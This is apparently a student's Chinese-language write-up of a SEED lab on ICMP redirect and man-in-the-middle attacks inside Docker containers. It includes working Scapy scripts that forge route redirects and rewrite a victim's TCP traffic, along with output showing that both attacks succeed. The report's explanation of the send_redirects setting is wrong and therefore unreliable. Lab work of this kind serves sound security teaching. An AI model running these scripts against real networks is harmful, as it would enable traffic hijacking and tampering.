
Task1：

Question0：重定向攻击的实现

攻击前对受害者机器进行跟踪，并查看数据包是否被重新路由。：



重定向攻击的程序如下：


```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
~
~
```

其中，ip 为重定向的报文，伪装成原本的路由 10.9.0.11 发送给受害者 10.9.0.5，ip2 为捕获的报文，是受害者 10.9.0.5 向目标子网 192.168.60.0/24 进行 ping 操作时发送的报文，这里以 192.168.60.5 为例进行测试。

攻击后结果如下：
攻击者容器端显示成功发送了一个重定向攻击的报文：

```
root@1d4797f2da62:/volumes# python3 task1_0.py
.
Sent 1 packets.
```

对受害者机器进行跟踪，可以看到数据包被重新路由：



在受害者容器上查看路由缓存可以看到恶意路由：

```
root@9a67291ea164:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 266sec
```

以上现象表明重定向攻击成功。

Question1：是否可以使用 ICMP 重定向攻击来重定向到远程计算机？即，分配给 icmp.gw 的 IP 地址是不在本地局域网上的计算机。请展示您的实验结果，并解释您的观察结果。

更改程序重定向到 110.46.70.240，为 www.bilibili.com 网站的 ip，进行重定向攻击测试：

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "110.46.70.240"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
~
```

攻击结果如下：

```
                          My traceroute  [v0.93]
)a67291ea164 (10.9.0.5)                              2021-07-12T22:13:38+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                 Packets               Pings
Host                           Loss%   Snt   Last   Avg  Best  Wrst StDev
1. 10.9.0.11                    0.0%    54    0.1   0.1   0.1   0.2   0.0
2. 192.168.60.5                 0.0%    53    0.1   0.1   0.1   0.2   0.0

root@9a67291ea164:/# ip route show cache
root@9a67291ea164:/#
```

可以看到跟踪结果并没有显示数据包被重新路由，受害者容器上的路由缓存也没有显示，攻击失败，证明不能使用重定向攻击来重定向到远程计算机。

Question2：是否可以使用 ICMP 重定向攻击来重定向到同一网络上的不存在计算机？即，分配给 icmp.gw 的 IP 地址是脱机或不存在的本地计算机。请展示您的实验结果，并解释您的观察结果。

更改程序重定向到 1.2.3.4，为实际不存在的 ip 地址，进行重定向攻击测试：

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "1.2.3.4"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
~
~
```

攻击结果如下：

```
                          My traceroute  [v0.93]
9a67291ea164 (10.9.0.5)                                  2021-07-12T22:16:53+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                 Packets                Pings
 Host                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                   0.0%    39    0.1   0.1   0.1   0.3   0.0
 2. 192.168.60.5                0.0%    38    0.1   0.1   0.1   0.3   0.0
```

```
root@9a67291ea164:/# ip route show cache
root@9a67291ea164:/#
```

可以看到跟踪结果并没有显示数据包被重新路由，受害者容器上的路由缓存也没有显示，攻击失败，证明不能使用重定向攻击来重定向到同一网络上的不存在计算机。

Question3：如果查看 docker-compose.yml 文件，将发现恶意路由器容器的以下条目。这些项目的目的是什么？请将其值更改为 1，然后再次启动攻击。请描述和解释您的观察结果。

更改后重新进行 Questino0 中的攻击测试：
更改.yml 文件：

```
  malicious-router:
      image: handsonsecurity/seed-ubuntu:large
      container_name: malicious-router-10.9.0.111
      tty: true
      cap_add:
              - ALL
      sysctls:
              - net.ipv4.ip_forward=1
              - net.ipv4.conf.all.send_redirects=1
              - net.ipv4.conf.default.send_redirects=1
              - net.ipv4.conf.eth0.send_redirects=1
```

使用的攻击测试程序与 question0 相同，如下所示：

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
~
```

攻击结果如下：

```
                          My traceroute  [v0.93]
b953f54911dd (10.9.0.5)                              2021-07-12T22:30:16+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                 Packets               Pings
 Host                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                   0.0%   237    0.1   0.1   0.1   0.4   0.0
 2. 192.168.60.5                0.0%   236    0.1   0.1   0.1   0.2   0.0
```

```
root@b953f54911dd:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.112 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.079 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.077 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.076 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.086 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.082 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.088 ms
^Z
[2]+  Stopped                 ping 192.168.60.5
root@b953f54911dd:/# ip route show cache
root@b953f54911dd:/#
```

可以看到跟踪结果并没有显示数据包被重新路由，受害者容器上的路由缓存也没有显示，攻击失败。

配置文件中的几个条目都是位于恶意路由下的，他们与恶意路由的配置相关。从他们的名称上可以看出，他们是针对重定向攻击的，且第一条为“all”，应该是指对所有端口生效，第二条为“default”，应该是指对默认端口生效，第三条为“eth0”，应该是指专对 eth0 端口生效。条目的值“1”表示关闭重定向攻击功能，“0”为开启此功能。因此当这些值设为“1”是，我们进行重定向攻击就会失败。

Task2：

启动容器前关闭恶意路由的转发功能：

```
    malicious-router:
        image: handsonsecurity/seed-ubuntu:large
        container_name: malicious-router-10.9.0.111
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.ip_forward=0
                - net.ipv4.conf.all.send_redirects=0
```

先进行重定向攻击测试：

```
Keys:  Help   Display mode   Restart statistics   Order of fiel
ds   quit              Packets                Pings
 Host              Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11       0.0%    20    0.1   0.1   0.1   0.4   0.1
 2. 192.168.60.5    0.0%    19    0.1   0.1   0.1   0.5   0.1
```

```
root@a303b751ccda:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 292sec
```

从结果可以看出，在关闭了恶意路由的转发功能后，路由跟踪中就不能观察到数据包被重定向，但是受害者容器的路由缓存显示受到了重定向攻击，实际上，与 task1 不同的是，这次测试在进行攻击时，攻击成功会导致受害者容器的 ping 操作中断，因为恶意路由没有将数据包转发出去，在受害者容器端就显示为全部丢失了。

再进行中间人攻击：
攻击程序如下所示：

```
#!/usr/bin/env python3
from scapy.all import *
def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d"%(data, len(data)))
        # Replace a pattern
        newdata = data.replace(b'Liu', b'AAA')
        send(newpkt/newdata)
    else:
        send(newpkt)
f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
~
~
```

在受害者容器上进行 nc 操作，在目标子网中的主机 192.168.60.5 上进行侦听，结果如下：

```
root@a303b751ccda:/# nc 192.168.60.5 9090
Liu
```

```
root@397f565de32f:/# nc -lp 9090
AAA
```

```
root@7bf5ab9dcfe8:/volumes# python3 task2.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Liu\n', length: 4
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
```

可以观察到恶意路由成功发送了数据包，受害者向目标主机发送的 Liu 字符被替换为了 AAA 字符，证明中间人攻击成功。

Question4：在 MITM 程序中，只需要捕获一个方向捕获流量。请说明是哪个方向，并解释一下原因。

在程序中增加以下两种过滤器来实现实验目标：
（1）f = 'tcp and ether src 02:42:0a:09:00:05' 表示只捕获源地址为被攻击容器的 mac 地址的 tcp 流量
（2）f = 'tcp and ether dst 02:42:0a:09:00:05' 表示只捕获目的地址为被攻击容器的 mac 地址的 tcp 流量。
修改后的攻击程序如下所示：

```python
#!/usr/bin/env python3
from scapy.all import *
def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d"%(data, len(data)))
        # Replace a pattern
        newdata = data.replace(b'Liu', b'AAA')
        send(newpkt/newdata)
    else:
        send(newpkt)
f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
~
~
```

使用（1）过滤器：

```
root@a303b751ccda:/# nc 192.168.60.5 9090
Liu
```

```
root@7bf5ab9dcfe8:/volumes# python3 task2.py
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Liu\n', length: 4
.
Sent 1 packets.
```

```
root@397f565de32f:/# nc -lp 9090
AAA
```

可以观察到，恶意路由成功发送了数据包，受害者向目标主机发送的 Liu 字符被替换为了 AAA 字符，证明中间人攻击成功。

使用（2）过滤器：

```
root@a303b751ccda:/# nc 192.168.60.5 9090
Liu
```

```
root@397f565de32f:/# nc -lp 9090
```

```
root@7bf5ab9dcfe8:/volumes# python3 task2.py
```

可以观察到，目标主机端并没有接收到来自受害者的数据，恶意路由也没有对受害者发出的数据进行替换和发送，证明中间人攻击失败。

原因分析：

因为我们关闭了恶意路由的 ip 转发功能，因此在使用过滤器（2）时，我们只会捕获从目标主机到受害者方向的报文，那么恶意路由在接收到受害者向目标主机发送的报

文后就不会对其进行转发，目的主机也就根本接收不到任何数据。因此我们应该捕获由受害者发送给目标主机方向的报文。

Question5：在 MITM 程序中，当您从 A（10.9.0.5）捕获 nc 流量时，您可以在过滤器中使用 A 的 IP 地址或 MAC 地址。其中一个选择并不好，它将会造成问题，即使这两种选择都可能有效。请同时试一试，并使用你的实验结果来显示哪种选择是正确的，并请解释你的结论。

使用 IP 地址设置过滤器为 f = 'tcp and host 10.9.0.5'，并进行攻击测试，结果如下：

```
root@a303b751ccda:/# nc 192.168.60.5 9090
Liu
```

```
root@397f565de32f:/# nc -lp 9090
AAA
```

```
.
Sent 1 packets.
*** b'Liu\n', length: 4
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
.
Sent 1 packets.
```

可以观察到，恶意路由成功发送了数据包，受害者向目标主机发送的 Liu 字符被替换为了 AAA 字符，证明中间人攻击成功。但是我们可以与 Question4 中使用（1）过滤器（使用 mac 地址）的实验结果进行对比，可以看到使用 ip 地址进行过滤时虽然攻击成功,但是一直发送报文的消耗过大，相比之下使用 mac 地址进行过滤的效率更高。